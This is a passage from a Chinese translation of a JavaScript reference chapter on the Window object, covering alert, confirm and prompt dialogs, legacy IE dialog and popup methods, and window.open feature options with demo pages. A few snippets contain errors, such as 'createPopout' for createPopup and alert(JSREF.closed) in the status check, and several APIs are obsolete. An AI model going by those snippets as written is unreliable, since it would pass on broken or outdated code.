clearTimeout()	停止通过 setTimeout() 设置的当前正在运行的计时器
close()	关闭窗口
confirm()	显示确认对话框
createPopup()	创建弹出窗口
detachEvent()	移除使用 attachEvent() 创建的事件处理程序
dispatchEvent()	在 Window 对象上发送事件
escape()	通过使用等价的十六进制形式替换某些字符对字符串进行编码。使用 unescape() 翻转回编码前的状态
execScript()	使用给定的语言执行脚本
find()	在文档中搜索文本, 如果找到要搜索的内容则突出显示
focus()	使窗口获得焦点

(续表)

方 法	描 述
forward()	在用户的历史中前进一个页面
getComputedStyle()	为给定的对象获取计算样式
getSelection()	返回一个 selectionRange 对象, 该对象提供页面中选择区域的数据
home()	加载用户的主页
matchMedia()	返回一个表示媒体查询字符串的 MediaQueryList 对象
moveBy()	根据给定的 x 和 y 值移动窗口的位置
moveTo()	将窗口移动到 x 和 y 值指定的位置
mozRequestAnimationFrame()	警告浏览器一个动画正在进行中, 应当计划一个重画操作
navigate()	加载给定的 URL
open()	打开新窗口
openDialog()	打开新对话框窗口
postMessage()	从一个窗口向另外一个窗口发送消息
print()	调用浏览器的打印对话框
prompt()	显示提示对话框
removeEventListener()	移除使用 addEventListener() 创建的事件处理程序
resizeBy()	根据给定的 x、y 值改变窗口的大小
resizeTo()	将窗口的大小设置为 x、y 指定的尺寸
scroll()	将文档滚动到给定的 x、y 值
scrollBy()	根据给定的 x、y 值滚动文档
scrollByLines()	根据指定的行数滚动文档
scrollByPages()	根据给定的页面数量滚动文档
scrollTo()	将文档滚动到给定的 x、y 位置
setCursor()	改变窗口的光标
setInterval()	创建一个计时器, 每经过一定数量的毫秒数就调用某个函数
setTimeout()	创建一个计时器, 经过一定数量的毫秒之后调用某个函数
showModalDialog()	显示一个模态对话框
showModelessDialog()	显示一个非模态对话框
sizeToContent()	根据窗口的内容设置窗口的大小
stop()	停止加载窗口
toStaticHTML()	从 HTML 片段中移除动态 HTML
unescape()	对使用十六进制格式编码的字符串进行解码

Window 对象具有大量的属性和方法, 本章主要介绍与窗口创建和管理相关的属性与方法。

后续几章将介绍某些重要对象，如 Navigator、Document、Screen 等。

12.2 对话框

下面通过展示如何创建三种类型的特殊窗口，展开对 Window 对象应用的讨论，这三类特殊窗口通常作为对话框。对话框(dialog box)，或简称对话框，是“弹出的”具有图形用户界面的小窗口，从用户请求一些动作。JavaScript 直接支持的三种类型的基本对话框包括警告、确认和提示对话框。虽然原生实现的这些对话框有些简单，但是在下一节将会看到，一旦创建了自己的窗口，就可以使用自己的窗口替换这些简单的对话框。

12.2.1 alert()

Window 对象的 alert()方法创建具有一条简短字符串消息和一个 OK 按钮的特殊小窗口，如图 12-1 所示。




图 12-1 警告对话框

注意：

不同浏览器对警告对话框的展现可能区别很大，可能包含图标和关于警告问题的信息，也可能不包含这些内容。图标可能使浏览器变得更清晰，或者可能遗憾的是看起来仅是一个警告，而不管展示的消息内容是什么。

警告对话框的基本语法为：

```
window.alert(string);
```

或，对于速记法可以只使用：

```
alert(string);
```

因为可以假定使用的是 Window 对象。传递给任何对话框(如警告对话框)的字符串，要么是变量，要么是表达式的结果。如果传递其他形式的数据，就会把它强制转换为字符串。所有下面这些例子都是警告方法的合法使用：

```
alert("Hi there from JavaScript!");  
alert("Hi "+username+" from JavaScript");  
var messageString = "Hi again!";  
alert(messageString);
```

警告窗口是页面模态的(page modal), 这意味着它必须接收焦点, 并在用户继续对页面进行操作之前必须清除它。

警告对话框的一个常见用途是显示调试消息。尽管警告对话框的这种使用看起来是可以接受的, 但是使用 `console.log()` 方法将这类消息传输到浏览器的控制台通常更合适。这样不但可在非正式用户的视图之外保存消息, 而且经常需要产生许多调试跟踪信息, 根据代码正在进行的操作, 警告对话框模式自然是既令人讨厌又不合适。

12.2.2 confirm()

`confirm()` 方法创建一个为用户显示一条消息的对话框, 用户要么单击 OK 按钮要么单击 Cancel 按钮进行响应, 单击 OK 按钮表示同意该消息, 单击 Cancel 按钮表示不同意该消息。确认对话框典型的显示效果如图 12-2 所示。




图 12-2 确认对话框

确认问题的书写可能会严重影响对话框的可用性。许多确认消息最好使用 Yes 或 No 按钮进行回答, 而不是 OK 或 Cancel 按钮, 如图 12-3 中的对话框所示:




图 12-3 不合适的确认按钮

但是, 使用基本的 JavaScript 确认方法, 不能改变按钮字符串, 从而明智地选择消息。幸运的是, 后面将会看到, 完全可以编写自己的确认形式。

`confirm()` 方法的基本语法如下:

```
window.confirm(string);
```

或简写为:

```
confirm(string);
```

其中 *string* 将被用于确认问题, 可以是任何有效的字符串变量、字面值, 或等于字符串或可以被强制转换为字符串的表达式。

`confirm()`方法返回一个布尔值，该值指示是否确认信息，如果单击 OK 按钮则返回值为 `true`，如果单击 Cancel 按钮或关闭对话框则返回值为 `false`，因为一些老式的浏览器允许这么做。可以保存返回值，如下所示：

```
answer = confirm("Do you want to do this?");
```

或者可以在使用布尔表达式的任何结构中使用该方法调用，如 `if` 语句：

```
if (confirm("Do you want ketchup on that?")) {
    alert("Pour it on!");
}
else {
    alert("Hold the ketchup.");
}
```

像 `alert()`方法一样，确认对话框应当是浏览器模态的。

下面的例子显示了如何使用警告和确认对话框：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>JavaScript Power - alert() and confirm()</title>
<script>

window.onload = function () {

    document.getElementById("destructBtn").onclick = function () {
        if (confirm("Are you sure you want to destroy this page?"))
            alert("What? You thought I'd actually let you do that!?");
        else
            alert("That was close!");
    };
};
</script>
</head>
<body>
<h1>The Mighty Power of JavaScript!</h1>
<form>
<input type="button" id="destructBtn" value="Destroy this page!">
</form>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch12/alertconfirm.html>

12.2.3 prompt()

提示窗口由 `Window` 对象的 `prompt()`方法调用，该窗口是一个小的数据收集对话框，提示用

户输入一短行数据，如图 12-4 所示。




图 12-4 提示窗口

`prompt()`方法接受两个参数。基本语法如下所示：

```
resultvalue = window.prompt(prompt string, default value string);
```

第一个参数是显示提示值的字符串，第二个参数是放入提示窗口中的默认值。该方法返回一个字符串值，该字符串包含用户在提示框中输入的值。

几乎总是使用速记 `prompt()`，而不是使用 `window.prompt()`，并且程序员偶尔可能会意外地在该方法中只使用一个值：

```
var result = prompt("What is your least favorite coding mistake?");
```

然而，在许多浏览器中会看到 `undefined` 值被放入到提示行中。应当将第二个参数设置为空字符串来防止这种情况的发生：

```
var result = prompt("What is your least favorite coding mistake?", "");
```

当使用 `prompt()`方法时，理解返回的内容很重要。如果用户在该对话框中单击 `Cancel` 按钮或关闭对话框，则会返回 `null` 值。检查返回的内容始终是个好主意。否则，会返回一个字符串值。作为程序员，如果不希望使用字符串值，应当小心地使用 `parseInt()`、`parseFloat()`或其他类型的转换方案将提示值转换成合适的类型。


下面的例子演示了 `prompt()`方法的使用：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>prompt()</title>
</head>
<body>
<h1>JavaScript Guru 1.0</h1>
<hr>
<form>
  <input type="button" id="guruBtn" value="Ask the Guru">
</form>
<script>
window.onload = function () {
  document.getElementById("guruBtn").onclick = function () {
```

```

var question = prompt("What is your question o' seeker of JS knowledge?", "");
if (question) {
    alert("Good question. Who knows?");
}
else {
    alert("At least you could ask a question.");
}
};
</script>
</body>
</html>

```



在线: <http://javascriptref.com/3ed/ch12/prompt.html>

12.3 新兴的和专用的对话方法

最后三种对话框留下了一点让人期待的东西。在介绍从头开始创建自己的对话框之前,先探讨几个新兴的和专用的机制。

12.3.1 showModalDialog()

Internet Explorer 引入了一个模态窗口,最后该特征被包含进了 HTML 标准。就像是标准的对话框,这个更加通用的窗口是页面模态的,在页面上进行继续操作之前必需先关闭该模态窗口。创建模态对话框的基本语法如下:

```

window.showModalDialog(URL of dialog, arguments, features);

```

其中:

- *URL of dialog* 是准备显示的文档的 URL。
- *arguments* 是希望传递给模态对话框的任何对象或数值。
- *features* 是由分号分隔的对话框显示功能。

features 字符串应当与 `window.open()` 所支持的相同,稍后会介绍该方法,尽管 MSDN 语法显示了一些变化,这些变化可能会改变这一标准。

这种方法的一个简单例子如下所示:

```

window.showModalDialog("customdialog.html", window,
    "dialogHeight: 150px; dialogWidth: 300px; center: Yes;
    help: No; resizable: No; status: No;");

```

`showModalDialog()` 方法也返回一个值。为了完成该工作,在对话框中设置 `window.returnValue` 属性,并会自动返回该值。通过这种机制可以容易地创建用户提示对话框以及确认对话框,它们必须返回一个值。

第二个参数可以是任何变元。在对话框中可以使用 `window.dialogArguments` 属性访问这个对象。Internet Explorer 支持一些附加的对话框属性,包括 `window.dialogWidth`、`window.dialogHeight`、

window.dialogTop以及window.dialogLeft。

12.3.2 showModallessDialog()

Microsoft 还引入了非模态窗口，非模态窗口与模态对话框完全不同。虽然这两种对话框都总是维持焦点，但是非模态窗口允许将焦点传递给创建该对话框的窗口。这种对话框的常见用途是显示帮助或显示其他对上下文非常有用的信息。然而，虽然是不同的函数，但是非模态窗口的语法与模态对话框的语法类似。

```
windowreference = window.showModelessDialog(URL of dialog, arguments, features)
```

方法的参数相同，但是返回值不是在对话框中创建的值。它反而是指向创建的窗口的引用，以方便以后操作窗口。这与 window.open()返回的值类似。创建非模态窗口语法的简单例子如下所示：

```
var myWindow = window.showModelessDialog("customdialog.html", window,  
"dialogHeight: 150px; dialogWidth: 300px; center: Yes; help: No;  
resizable: No; status: No;");
```

你应当记住，当前 HTML5 规范没有包含该语法。

12.3.3 createPopup()

Microsoft 支持的一种特殊窗口形式是一般形式的弹出窗口。创建弹出窗口非常简单——只须使用 window.createPopout(), 该方法不接受参数，并且返回指向新建窗口的句柄：

```
var myPopup = window.createPopout();
```

这些窗口在创建之初是隐藏的。之后可以使用弹出窗口对象的 show()方法进行显示，并使用 hide()隐藏，如下所示：

```
myPopup.show(); // displays created pop-up  
myPopup.hide(); // hides the pop-up
```

相对于标准的 JavaScript 对话框，Microsoft 的特殊弹出窗口对它们的外观具有更多的控制，如果没有考虑到这一点，则弹出窗口的价值就不是很明显。实际上，最初甚至可以移除弹出窗口的小件。然而，没有小件的窗口被那些寻找诱骗最终用户密码的开发人员所滥用。通常这些窗口过去放置在 URL 栏的上面，或执行其他花招。目前，它们的使用被严格限制在 Internet Explorer 中。

下面是一个展示所有这三种不同寻常的对话框使用方式的完整实例：

```
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<title>Special Dialog Windows</title>  
<script>  
var myPopup = null;  
function showPopup() {  
    if (!myPopup) {
```

```

        myPopup = window.createPopup();
    }
    var popupBody = myPopup.document.body;
    popupBody.style.backgroundColor = "#ffff99";
    popupBody.style.border = "solid black 1px";
    popupBody.innerHTML = "Click outside this window to close, or press hide
button.";
    myPopup.show(50, 100, 350, 25, document.body);
}
function hidePopup() {
    myPopup.hide();
}
function makeModalDialog() {
    // modal.html has the modal dialog information in it
    showModalDialog("modal.html", window,
        "status:false;dialogWidth:300px;dialogHeight:100px;help:no;status:no;");
}

function makeModelessDialog() {
    var myModelessDialog =
showModelessDialog("", window,
"status:false;dialogWidth:200px;dialogHeight:300px;help:no;status:no;");
    modelessBody = myModelessDialog.document.body;
    modelessBody.style.backgroundColor = "#ffcc33"

    var HTMLoutput = "<html><head><title>Modeless Dialog</title></head>";
    HTMLoutput += "<body><h1>Important messages in this modeless window</h1><hr>";
    HTMLoutput += "dialogLeft: " + myModelessDialog.dialogLeft + "<br>";
    HTMLoutput += "dialogTop: " + myModelessDialog.dialogTop + "<br>";
    HTMLoutput += "dialogWidth: " + myModelessDialog.dialogWidth + "<br>";
    HTMLoutput += "dialogHeight: " + myModelessDialog.dialogHeight + "<br>";
    HTMLoutput += "<form><div style='align:center;'>
        <input type='button' value='close' onclick='self.close();'>";
    HTMLoutput += "</div></form></body></html>";

    modelessBody.innerHTML = HTMLoutput;
}
window.onload = function() {
    document.getElementById("modalButton").onclick = makeModalDialog;
    document.getElementById("modelessButton").onclick = makeModelessDialog;
    document.getElementById("showButton").onclick = showPopup;
    document.getElementById("hideButton").onclick = hidePopup;
};
</script>
</head>
<body>
<form>
<input type="button" value="Modal Dialog" id="modalButton">
<input type="button" value="Modeless Dialog" id="modelessButton">
<input type="button" value="Show Popup" id="showButton">

```

```
<input type="button" value="Hide Popup" id="hideButton">
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch12/specialdialogs.html>

12.4 打开和关闭通用窗口

尽管 `alert()`、`confirm()` 以及 `prompt()` 方法可以快速创建特殊窗口, 但经常会期望打开任意窗口显示 Web 页面或某些计算结果。Window 对象的 `open()` 和 `close()` 方法分别用于创建与销毁窗口。

当打开一个窗口时, 可设置它的 URL、名称、尺寸、按钮以及其他特性, 比如, 是否可以改变窗口的大小。该方法的基本语法如下:

```
window.open(URL, name, features, replace)
```

其中:

- *URL* 是表示加载到该窗口中的文档的 URL。
- *name* 是窗口的名称(对于后面在用于 HTML 链接的 `target` 特性上引用该窗口, 该名称有用的)。
- *features* 是由逗号分隔的字符串, 该字符串列出窗口的功能。
- *replace* 是可选的布尔值(`true` 或 `false`), 该值指示是否指定的 URL 应当替换窗口的内容。这将应用到一个已经创建的窗口。

下面是使用这个方法的一个简单例子:

```
var secondwindow = window.open("http://www.google.com", "google", "height=300, width=600, scrollbars=yes");
```

这会打开一个包含 Google 主页的窗口, 其中高度为 300 像素, 宽度为 600 像素, 并且具有滚动条, 如图 12-5 所示。



图 12-5 Google 主页

当然，因为是直接产生窗口，所以浏览器可能会阻止弹出窗口。在此简要对其进行讨论，但是现在可能希望关注窗口创建的触发，而不仅仅是直接创建窗口。显然，程序员可以使用各种方法触发窗口的创建，但是最常使用的是链接或按钮，如下所示：

```
<a href="#" id="openLink">Open Window</a>

<form>
  <input type="button" id="openBtn" value="Open Window">
</form>

<script>
function openWindow() {
  // note global being used here
  secondWindow = open("http://www.google.com", "google", "height=300,
width=600,scrollbars=yes");
}

window.onload = function() {
  document.getElementById("openLink").onclick = openWindow;
  document.getElementById("openBtn").onclick = openWindow;
};
</script>
```

在线：<http://www.javascriptref.com/3ed/ch12/windowopentrigger.html>

来自上一节中对话框的一个有用功能是向新对话框发送变元的能力。这对于使用 `window.open()` 是不可能的，因为 `window.open()` 不接收变元参数。然而，除了具有发送变元的能力之外，`window.openDialog()` 函数与 `window.open()` 的功能几乎相同。该变元在特征参数之后，并且可以传递的变元数量没有限制。在新窗口中可以使用 `window.arguments` 访问这些变元。

打开窗口之后，可以使用 `close()` 方法关闭它。例如，下面的代码片段显示了打开以及关闭窗口按钮。确保注意 `secondWindow` 变量的使用，该变量包含创建的 `Window` 对象的实例：

```
<form>
  <input type="button" id="openBtn" value="Open Window">
  <input type="button" id="closeBtn" value="Close Window">
</form>
<script>
function openWindow() {
  // note global being used here
  secondWindow = open("http://www.google.com", "google", "height=300,width
=600,scrollbars=yes");
}

function closeWindow() {
  secondWindow.close();
}

window.onload = function() {
```

```

document.getElementById("openBtn").onclick = openWindow;
document.getElementById("closeBtn").onclick = closeWindow;
};
</script>

```

首先，我们注意到变量 *secondWindow* 是全局变量。当然这不是最佳编码方式，但是为了运行 `close()` 方法，必须具有指向创建窗口的引用。显然，更好的解决方案是使用某些包装对象容纳所有需要的全局引用，如下所示：

```

var JSREF = {};
JSREF.secondWindow = open("http://www.google.com", "example",
    "height=300,width=600,scrollbars=yes");

```

接下来应当解决 `close()` 方法的使用，这是很危险的。如果新窗口还不存在，该脚本就会抛出错误。重新加载前面的例子，并立即单击 Close 按钮，会得到一个错误。为安全地关闭窗口，首先需要检查该对象，然后尝试关闭它。分析下面的 `if` 语句，该语句检查之前定义的 *JSREF.secondWindow* 的值；然后检查 `closed` 属性以确保窗口还没有关闭：

```

if (JSREF.secondWindow && !JSREF.secondWindow.closed)
    JSREF.secondWindow.close();

```

注意，前面这个例子实际上依赖于短路求值，因为如果 *JSREF.secondWindow* 中的值是 `undefined`，则尝试检查它的 `closed` 属性会抛出错误。下面的简短例子显示了到目前为止讨论过的 Window 对象的方法和属性的安全使用：

```

<form>
  <input type="button" value="Open Window" id="openBtn">
  <input type="button" value="Close Window" id="closeBtn">
  <input type="button" value="Check Status" id="statusBtn">
</form>
<script>
var JSREF = {};
window.onload = function() {

    document.getElementById("openBtn").onclick = function () {
        JSREF.secondWin= open("http://www.google.com", "example",
            "height=300,width=600,scrollbars=yes");
    };

    document.getElementById("closeBtn").onclick = function() {
        if (JSREF.secondWin)
            JSREF.secondWin.close();
    };

    document.getElementById("statusBtn").onclick = function() {
        if (JSREF.secondWin)
            alert(JSREF.closed);
        else
            alert("JSREF.secondWin undefined");
    };

```

```

    };
};
</script>

```

在线: <http://www.javascriptref.com/3ed/ch12/windowclose.html>

提示:

如果在 HTML 标签的事件处理程序特性中创建窗口, 请记住变量的作用域在该标签之外是不知道的。如果希望控制窗口, 很可能需要在全局作用域中定义窗口。

在关闭窗口之前, 除了检查它的存在性外, 还需要知道不能关闭还没有创建的窗口, 尤其是没有授予安全权限的脚本。实际上, 可能曾经经历过关闭主浏览器窗口的艰难时刻。例如, 如果在主浏览器窗口运行的脚本中有一条语句, 如 `window.close()`, 它可能会被拒绝——某些老式的浏览器可能会提示进行确认, 而其他一些浏览器会在没有警告的情况下关闭窗口。

窗口特征

当使用 `window.open()` 创建新窗口时, `feature` 参数的可能值很多, 非常丰富, 并且可以设置滚动条的高度和宽度, 以及其他大量窗口特征。表 12-3 列出了该参数的可能值。

表 12-3 `window.open()` 的特征参数的值

特征参数	值	描述	示例
<code>alwaysLowered</code>	<code>yes/no</code>	指示窗口总是在所有其他窗口的下面。该值确实具有安全风险, 并且可能被浏览器限制	<code>alwaysLowered=no</code>
<code>alwaysRaised</code>	<code>yes/no</code>	指示窗口是否总是在其他窗口的上面。与 <code>alwaysLowered</code> 类似, 某些浏览器可能会限制该特征	<code>alwaysRaised=no</code>
<code>centerscreen</code>	<code>yes/no</code>	指示窗口是否应当相对于其父窗口的尺寸和位置进行居中。需要参数 <code>chrome=yes</code>	<code>centerscreen=yes</code>
<code>chrome</code>	<code>yes/no</code>	指示是否只显示页面内容, 不显示浏览器的任何用户界面元素。只有 Firefox 支持该特征, 并且需要 <code>Universal-BrowserWrite</code> 权限	<code>chrome=true</code>
<code>close</code>	<code>yes/no</code>	指示是否在对话窗口中显示 Close 按钮。只有 Firefox 支持该特征, 并且需要 <code>UniversalBrowserWrite</code> 权限	<code>close=no</code>
<code>dialog</code>	<code>yes/no</code>	指示是否从窗口的 <code>titlebar</code> 上移除所有图标(还原、最小化、最大化), 只保留关闭按钮	<code>dialog=yes</code>
<code>dependent</code>	<code>yes/no</code>	指示产生的窗口是否真正取决于父窗口。当父窗口关闭时依赖窗口也关闭, 而其他窗口仍然保持打开状态	<code>dependent=yes</code>
<code>directories</code>	<code>yes/no</code>	指示在浏览器窗口上是否显示目录按钮。这个参数是废弃的, 已经被 <code>personalbar</code> 所取代	<code>directories=yes</code>

(续表)

特征参数	值	描述	示例
fullscreen	yes/no	指示窗口是否占据整个屏幕。只有 Internet Explorer 支持该特征	fullscreen=yes
height	像素值	设置窗口的高度, 包括所有浏览器小件	height=100
hotkeys	yes/no	指示在没有菜单栏的新窗口中是否应当禁用热键, 如退出热键	hotkeys=no
innerHeight	像素值	设置窗口内部部分的高度, 文档在该部分显示	innerHeight=200
innerWidth	像素值	设置窗口内部部分的宽度, 文档在该部分显示	innerWidth=300
left	像素值	指示在相对于屏幕原点的什么位置放置该窗口	left=10
location	yes/no	指示在窗口中是否显示位置栏	location=no
menubar	yes/no	指示是否显示菜单栏	menubar=yes
minimizable	yes/no	指示在 dialog=yes 的情况下, 是否显示最小化图标	minimizable=yes
modal	yes/no	指示是否以模式方式显示窗口。只有 Firefox 支持该特征, 并且需要 UniversalBrowserWrite 权限	modal=yes
outerHeight	像素值	设置窗口外侧部分的高度, 包括小件	outerHeight=300
outerWidth	像素值	设置窗口外侧部分的宽度, 包括小件	outerWidth=300
personalbar	yes/no	指示是否显示链接和书签栏。该特征取代 directories	personalbar=true
resizable	yes/no	指示用户是否能够改变窗口的大小	resizable=no
screenx	像素值	废弃的 Netscape 语法, 指示在距离屏幕原点左侧多少像素的位置打开窗口。不应当使用该特征, 而应当使用 left	screenx=100
screeny	像素值	废弃的 Netscape 语法, 指示在距离屏幕原点上和下面多少像素的位置打开窗口。不应当使用该特征, 而应当使用 top	screeny=300
scrollbars	yes/no	指示是否显示滚动条	scrollbars=no
status	yes/no	指示是否显示状态栏	status=no
titlebar	yes/no	指示是否显示标题栏	titlebar=yes
toolbar	yes/no	指示是否显示工具栏	toolbar=yes
top	像素值	指示在向下距离屏幕最高拐角多远处放置窗口	top=20
width	像素值	设置窗口的宽度, 包括外侧的浏览器; 因此可能希望使用 innerWidth, 然而在 Internet Explorer 8 之前的版本不支持该特征	width=300
z-lock	yes/no	指示是否设置 z 索引, 从而使窗口不能改变相对于其他窗口的堆叠顺序, 即使该窗口获得焦点	z-lock=yes

注意:

通常,在现代 JavaScript 实现中,对于使用 yes/no 值的特征,可以为 yes 使用 1 并且为 no 使用 0。然而,为了安全和向后兼容,应当优先使用 yes/no 语法。

当使用 `open()` 方法时,经常会希望创建包含这些选项的字符串,而不是使用字符串字面值。然而,当指定特征时,请记住应当每次设置一个特征,使用逗号分隔符并且没有多余的空间。例如:

```
var windowOptions = "directories=no,location=no,width=300,height=300";
var spawnedWindow = open("http://www.google.com", "googWin", windowOptions);
```

下一个例子对于检测所有可以设置的各种窗口特征是很有用的。该例子还会在文本域中显示创建特定窗口需要的 JavaScript 字符串,从而可以在脚本中使用它们。

注意:

除了高度和宽度属性之外,在 Firefox 中还可以通过 `window.sizeToContent()` 方法设置窗口的大小,该方法将窗口的大小设置为适合显示的内容。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>window.open()</title>
<style>
  fieldset.checkbox label {width: 150px; display: block;}
  fieldset.checkbox input {float: right;}
</style>
</head>
<body>
<form>
<fieldset>
  <legend>Window Basics</legend>
  <label>URL:
    <input type="text" id="windowurl" size="30" maxlength="300"
      value="http://www.google.com">
  </label>
  <br>
  <label>Window Name:
    <input type="text" id="windowname" size="30"
      maxlength="300" value="secondwindow">
  </label>
  <br>
</fieldset>

<fieldset>
  <legend>Size</legend>
  <select id="hwoptions">
    <option selected>Height/Width</option>
```

```

    <option>innerHeight/innerWidth</option>
    <option>outerHeight/outerWidth</option>
</select>

<br><br>
<div id="hw">
  <label>Height:<input type="text" id="height" size="4"
maxlength="4" value="100"></label>
  <label>Width:<input type="text" id="width" size="4"
maxlength="4" value="100"></label>
</div>
<div id="ihw" style="display:none;">
  <label>innerHeight:<input type="text" id="innerHeight" size="4"
maxlength="4" value="100"></label>
  <label>innerWidth:<input type="text" id="innerWidth" size="4"
maxlength="4" value="100"></label>
</div>
<div id="ohw" style="display:none;">
  <label>outerHeight:<input type="text" id="outerHeight" size="4"
maxlength="4" value="100"></label>
  <label>outerWidth:<input type="text" id="outerWidth" size="4"
maxlength="4" value="100"></label>
</div>
</fieldset>

<fieldset>
  <legend>Position</legend>
  <label>Top:<input type="text" id="top" size="4" maxlength="4" value="100"></label>
  <label>Left:<input type="text" id="left" size="4" maxlength="4" value="100"></label>
</fieldset>

<fieldset class="checkbox">
  <legend>Display Features</legend>

  <label>alwaysLowered: <input type="checkbox" id="alwaysLowered"></label>
  <label>alwaysRaised: <input type="checkbox" id="alwaysRaised"></label>
  <label>dependent: <input type="checkbox" id="dependent"></label>
  <label>dialog: <input type="checkbox" id="dialog"></label>
  <label>directories: <input type="checkbox" id="directories"></label>
  <label>fullscreen: <input type="checkbox" id="fullscreen"></label>
  <label>hotkeys: <input type="checkbox" id="hotkeys"></label>
  <label>location: <input type="checkbox" id="location"></label>
  <label>menubar: <input type="checkbox" id="menubar"></label>
  <label>minimizable: <input type="checkbox" id="minimizable"></label>
  <label>personalbar: <input type="checkbox" id="personalbar"></label>
  <label>resizable: <input type="checkbox" id="resizable"></label>
  <label>scrollbars: <input type="checkbox" id="scrollbars"></label>
  <label>status: <input type="checkbox" id="status"></label>
  <label>titlebar: <input type="checkbox" id="titlebar"></label>

```

```

<label>toolbar: <input type="checkbox" id="toolbar"></label>
<label>z-lock: <input type="checkbox" id="z-lock"></label>
</fieldset>
<br>
<input type="button" value="Create Window" id="openButton">
<input type="button" value="Close Window" id="closeButton">
<hr>
<h2>JavaScript window.open() Statement</h2>
<textarea id="jscode" rows="4" cols="80"></textarea>
</form>
<script>
function createFeatureString() {
    var featurestring = "";
    var elements = document.getElementsByTagName("input");
    var numelements = elements.length;
    for (var i = 0; i < numelements; i++)
        if (elements[i].type == "checkbox") {
            if (elements[i].checked) {
                featurestring += elements[i].id+"=yes,";
            }
            else {
                featurestring += elements[i].id+"=no,";
            }
        }

    var selection = document.getElementById("hwoptions").selectedIndex;
    if (selection == 0) {
        featurestring += "height="+document.getElementById("height").value+",";
        featurestring += "width="+document.getElementById("width").value+",";
    }
    else if (selection == 1) {
        featurestring += "innerHeight="+document.getElementById("innerHeight").value+",";
        featurestring += "innerWidth="+document.getElementById("innerWidth").value+",";
    }
    else if (selection == 2) {
        featurestring += "outerHeight="+document.getElementById("outerHeight").value+",";
        featurestring += "outerWidth="+document.getElementById("outerWidth").value+",";
    }

    featurestring += "top="+document.getElementById("top").value+",";
    featurestring += "left="+document.getElementById("left").value;
    return featurestring;
}

function openWindow() {
    var features = createFeatureString();
    var url = document.getElementById("windowurl").value;
    var name = document.getElementById("windowname").value;
    theNewWindow = window.open(url,name,features);
    if (theNewWindow)

```

```
document.getElementById("jscode").value =
    "window.open('+url+', '+name+', '+features+');"
else
    document.getElementById("jscode").value = "Error: JavaScript Code Invalid";
}

function closeWindow() {
    if (window.theNewWindow)
        theNewWindow.close();
}

function updateHW() {
    var hw = document.getElementById("hw");
    var ihw = document.getElementById("ihw");
    var ohw = document.getElementById("ohw");
    var selection = document.getElementById("hwoptions").selectedIndex;

    hw.style.display = "none";
    ihw.style.display = "none";
    ohw.style.display = "none";

    if (selection == 0) {
        hw.style.display = "";
    }
    else if (selection == 1) {
        ihw.style.display = "";
    }
    else if (selection == 2) {
        ohw.style.display = "";
    }
}

window.onload = function() {
    document.getElementById("openButton").onclick = openWindow;
    document.getElementById("closeButton").onclick = closeWindow;
    document.getElementById("hwoptions").onchange = updateHW;
};
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch12/windowopen.html>

上面例子的一个显示效果如图 12-6 所示。

